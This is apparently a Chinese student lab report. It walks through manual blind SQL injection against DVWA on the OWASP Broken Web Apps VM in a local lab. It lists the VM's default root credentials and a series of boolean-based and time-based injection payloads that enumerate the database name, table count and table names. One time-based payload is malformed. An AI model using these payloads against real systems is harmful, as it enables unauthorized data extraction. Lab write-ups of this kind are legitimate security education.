
《漏洞利用及渗透测试基础》实验报告

SQl注入实验

1811463 赵梓杰 信息安全


- OWASP环境搭建

  在电脑主机端上解压OWASP安装包，随后用VM打开vmx文件，选择NET方式，安装后打开OWASP后登录即可得到IP

```
You can access the web apps at http://192.168.19.128/

You can administer / configure this machine through the console here, by SSHing
to 192.168.19.128, via Samba at \\192.168.19.128\, or via phpmyadmin at
http://192.168.19.128/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login: root
Password:
You have new mail.

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.19.128/

You can administer / configure this machine through the console here, by SSHing
to 192.168.19.128, via Samba at \\192.168.19.128\, or via phpmyadmin at
http://192.168.19.128/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~#
```

- 后面的实验我将在win10下进行



TRAINING APPLICATIONS


OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS

OWASP Vicnum	OWASP 1-Liner
Google Gruyere	Hackxor
WackoPicko	BodgeIt
Cyclone	Peruggia

OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS

WordPress	OrangeHRM
GetBoo	GTD-PHP
Yazd	WebCalendar
Gallery2	Tiki Wiki



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.


You have logged in as 'user'

Username: user
Security Level: low
PHPIDS: disabled

- 然后进行SQL盲注测试


首先我们判断注入类型是字符型还是数字型

输入1发现有回显




```
ID: 1
First name: admin
Surname: admin
```

输入1’发现没有回显




http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

输入1' and 1 = 1 #，仍有回显



```
ID: 1’ and 1 = 1 #
First name: admin
Surname: admin
```

输入1' and 1 = 2 #，回显消失



Vulnerability: SQL Injection (Blind)

User ID:


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

因此我们初步判断从在字符型注入

- 然后我们先猜测数据库长度

1' and length(database()) = 1 # 依次至4的时候发现存在回显




Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' and length(database()) = 4 #
First name: admin
Surname: admin
```


然后用二分法猜测数据库名 1' and ascii(substr(database(),1,1)) > 97 # 说明第一个字母的ascii码在a之后

逐渐可猜测出数据库名




User ID:


```
ID: 1' and ascii(substr(database(),1,1)) = 100 #
First name: admin
Surname: admin
```



```
ID: 1' and ascii(substr(database(),2,1)) = 118 #
First name: admin
Surname: admin
```




```
ID: 1' and ascii(substr(database(),3,1)) = 119 #
First name: admin
Surname: admin
```



```
ID:  1' and ascii(substr(database(),4,1)) = 97 #
First name: admin
Surname: admin
```

因此我们可以得到数据库的名字dvwa


然后对数据表进行猜测，得到数据表的长度为2。1' and (select count(table_name) from information_schema.tables where table_schema='dvwa')=2 #



1' and (select count(table_r

```
ID: 1' and (select count(table_name) from information_schema.tables where table_schema='dvwa')=2 #
First name: admin
Surname: admin
```

猜测表的长度为9。1 ' and length(substr((select table_name from information_schema.tables where table_schema='dvwa' limit 0,1),1)) = 9#



```
ID: 1 ' and length(substr((select table_name from information_schema.tables where table_schema='dvwa' limit 0,1),1)) =
First name: admin
Surname: admin
```

二分法猜测表名

1 ' and ascii(substr((select table_name from information_schema.tables where table_schema='dvwa' limit 0,1),1,1)) > 97 #

二分法猜测结果第一个表名为guestbook，第二个表明为users，因此我们后续操作对users进行操作

然后我们按照上面猜测表的情况可以发现users中存在user（截图过多，不一一截图）

- 基于时间的盲注

  因为上面我们基本上得到了一些信息，所以我们可以不猜测了（缩短一下盲注时间）

  1' and if (length(database())=4,sleep(5),1)# 发现有延迟，得到数据库名字长度4

  1' and if(select count(table_name)from information_schema.tables where table_schema=database(),sleep(5),1)=2# 发现有明显延迟，得到表的数量2

- 心得体会

  手工注入，尤其是盲注实在是太慢了，远远不如SQLMAP操作起来便捷，不过也学会了一些基本的sql注入语法，了解了一些基础知识